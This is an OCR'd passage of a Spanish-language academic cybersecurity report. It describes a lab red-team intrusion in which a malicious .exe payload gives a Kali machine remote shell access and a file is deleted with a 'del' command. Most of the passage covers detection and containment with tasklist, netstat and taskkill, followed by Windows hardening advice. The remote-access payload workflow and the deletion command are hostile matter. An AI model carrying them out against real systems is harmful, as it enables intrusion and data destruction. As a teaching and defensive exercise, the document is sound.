
Fuente: El autor de este documento

Se valida la información contenida dentro del escritorio, encontrando un archivo de extensión txt (ver imagen 33) y recientemente modificado, el cual va ser utilizado para su borrado, y como se observa en la imagen 34, el archivo ya no se encuentra, ya que se borró con el comando “del Yeiver_Prada.txt”; finalizando esta prueba del equipo red team.

Ilustración 33 Archivo TXT localizado

Fuente: El autor de este documento

Ilustración 34 Archivo Eliminado



Fuente: El autor de este documento


2.1.2 Determinar las acciones para contener un ataque en tiempo

Para determinar el modelo o estrategia utilizada en el ataque recibido por el administrador de Hacker House en su equipo informático, se hace necesario representar gráficamente esta intrusión, es por esto que se desarrollan los diagramas de las pruebas realizadas en el numeral anterior, en el diagrama 1, se

identifican tanto al equipo víctima como el equipo atacante, la intervención de usuario y el tránsito del archivo ".exe" el cual lleva consigo el código malicioso del PAYLOAD.


Una vez el usuario recibe el archivo ".exe", se prepara a Kali, mediante el exploit para escuchar, cuando es ejecutado el archivo ".exe", se ejecuta el exploit y esta captura la información del PAYLOAD, obteniendo el acceso remoto, ver diagrama2.

Diagrama 1Etapa 1 de intrusión



Fuente: El autor de este documento


Diagrama 2 Etapa 2 de intrusión.



Fuente: El autor de este documento

Ya con el acceso al equipo, se explora y se realiza eliminación de un archivo, en este caso un ".TXT", como se observa en el diagrama 3, se realiza el acceso a mediante Shell y se elimina el archivo.

Diagrama 3 Etapa 3 de intrusión




Fuente: El autor de este documento

Teniendo en cuenta los diagramas anteriores, en los que se evidencia la perdida de información por cuenta de un criminal utilizando un PAYLOAD, para contener un ataque se debe validar que elementos extraños tiene la maquina víctima, para esto nos podemos valer de las herramientas del propio sistema operativo, en este caso el equipo de la víctima tiene instalado un Windows 10; el cual utilizando la línea de comandos o CMD y el administrador de tareas, se pueden analizar las conexiones activas en el equipo, y que como expertos se nos hace desconocidas o peligrosas, en este caso primero validamos con el administrador de tareas para verificar si se evidencia algo extraño; y como se puede observar en la ilustración 35, se encuentra el archivo Poc_1121839582.exe, el cual en los sistemas Windows es algo extraño, por lo tanto procedemos realizar una validación un poco más profunda, en este caso ejecutamos el símbolo de sistema, se utiliza el comando tasklist, el cual permite validar local o remotamente que procesos se están ejecutando, mostrándolo con un código asignado "PID" y de que tipo es.

De igual forma, en la ilustración 36, se puede observar la ejecución de este comando y la ilustración 37 se identifica al proceso extraño con PID asignado 3868, de tipo consola y de extensión ".exe"; así mismo para validar este archivo desconocido se procede a ejecutar la herramienta "netstat-nao"; el cual permite


validar las conexiones activas del sistema, si este archivo se ejecuta utilizando algún protocolo o servicio de red, y como se evidencia en la ilustración 38 podemos identificar que este archivo es ejecutado por medio del protocolo TCP, dirección remota 192.168.0.230 y el puerto 443, por lo cual nos brinda información valiosa para identificar de que IP viene el ataque, incluso en esta misma imagen, se puede evidenciar las interacciones del equipo Windows 10 con el resto de servicios o aplicaciones de red que interactúan con él, mostrando su dirección IP igualmente el protocolo de red que maneja y si la conexión está establecida o de tiempo de respuesta agotado o con algún bloqueo.

Ilustración 35 Administrador de Tareas




Fuente: Autor de este documento

Ilustración 36 Tasklist




Fuente: Autor de este documento

Ilustración 37 Archivos extraños encontrados



Fuente: Autor de este documento

Ilustración 38Herramienta netstat-nao




Fuente: Autor de este documento

Con esta evidencia podemos tener claro que este tipo de archivos ejecutables, que con el administrador de tareas habíamos identificado, y que con el símbolo del sistema utilizando las herramientas de tasklist y Netstat se pudo verificar que era un ataque de penetración, utilizando el mismo segmento de red del equipo víctima, por medio del puerto 443 y utilizando el protocolo de red conocido TCP.

Ya con estos datos, se procede a individualizar este tipo de novedad, ejecutando el tasklist con el identificador /fi “pid eq 3868”, ver ilustración 39, él nos permite identificarlo de manera acertada para empezar a realizar la contención.


Ilustración 39 Tasklist "pid eq 3868"



Fuente: Autor de este documento

Procedemos con el comando que permite “matar” o terminar los procesos mediante taskkill, en este caso ejecutamos el comando taskkill /pid 3868 -f, ver ilustración 40, dando por terminado la conexión activa y por ende la ejecución del archivo en mención.


Ilustración 40Herramienta Taskkill



Fuente: Autor de este documento

Al ejecutar los comandos anteriores se evidenciar que, tanto en el administrador de tareas como en el tasklist, ya no aparecen estos procesos maliciosos en ejecución, ver ilustraciones 41 y 42.

Ilustración 41Administrador de tareas sin poc_1121839582.exe




Fuente: Autor de este documento

Ilustración 42Tasklist sin poc_1121839582.exe

Fuente: Autor de este documento


Una vez identificado y eliminado este PAYLOAD del equipo victima (ver ilustraciones 43 Y 44), se evidencia que el atacante (Kali LInux) pierde la sesión activa sobre el equipo.

Ilustración 43Conexión perdida atacante



Fuente: Autor de este documento

Ilustración 44 Kali desconectado



Fuente: Autor de este documento

Con estas acciones se detuvo la intrusión realizada por el cibercriminal en el equipo de HackerHouse, se recomienda medidas de seguridad complementarias para evitar otra intrusión o explotación de vulnerabilidades.

2.2 PLANTEE POLÍTICAS DE SEGURIDAD Y RECOMENDACIONES PARA MEJORAR LOS ASPECTOS DE CIBERSEGURIDAD EN CUALQUIER ORGANIZACIÓN EN SUS ENTORNOS T.I.

Teniendo en cuenta que este ataque de penetración pudo ser ejecutado con éxito, debido a que el equipo víctima presentaba riesgos y vulnerabilidades activas, se hace necesario tomar medidas sobre él, para subsanar o eliminar estas vulnerabilidades, es por esto que se recomienda como medida principal realizar una Hardenización al sistema operativo del equipo informático víctima, el cual fue objeto de la explotación anterior; teniendo en cuenta que este equipo tiene Windows 10, lo cual como expertos se recomiendan las actividades esenciales para reforzar al

extremo la seguridad del equipo y que mitiguen o eliminen las vulnerabilidades presentadas.
En vista del estado de seguridad presentado por el equipo, el cuál es nulo, se enlistan las actividades recomendadas para desarrollar o implementar en cualquier organización medidas o políticas de seguridad:

1. Activación de los escudos o Seguridad del propio Windows, en este caso activar Windows defender, firewall, protección de cuentas, control de aplicaciones y explorador, y demás recursos de seguridad disponibles en los sistemas Windows en este caso Windows 10. Ver ilustración 45.


Ilustración 45 Escudos Y protección de Windows

Fuente: Autor de este documento

2. Instalación y configuración de programas de seguridad adicionales, que protejan de virus, malware, spyware y demás software malicioso; en este caso se recomendó Kaspersky antivirus como uno de las mejores soluciones de seguridad para un sistema informático; ver ilustración 46.

3. Activación y configuración de las actualizaciones del sistema operativo y de los firmwares de los equipos, se debe dejar automático y activado para que el mismo sistema detecte cuando hay actualizaciones y automáticamente las descargue y las instale, con esto se garantiza que el equipo tiene instaladas las ultimas correcciones de seguridad y de sistema del equipo, en este caso del Windows 10, equipo víctima de hacker House. También es esencial verificar las actualizaciones de la BIOS o firmware con el fin de que ayude a mejorar le seguridad del equipo, teniendo en cuenta que hay vulnerabilidades para el sistema de la BIOS, que pueden afectar sus configuraciones o hasta llegar a dañar algún componente de la Board. Ver ilustración 47.

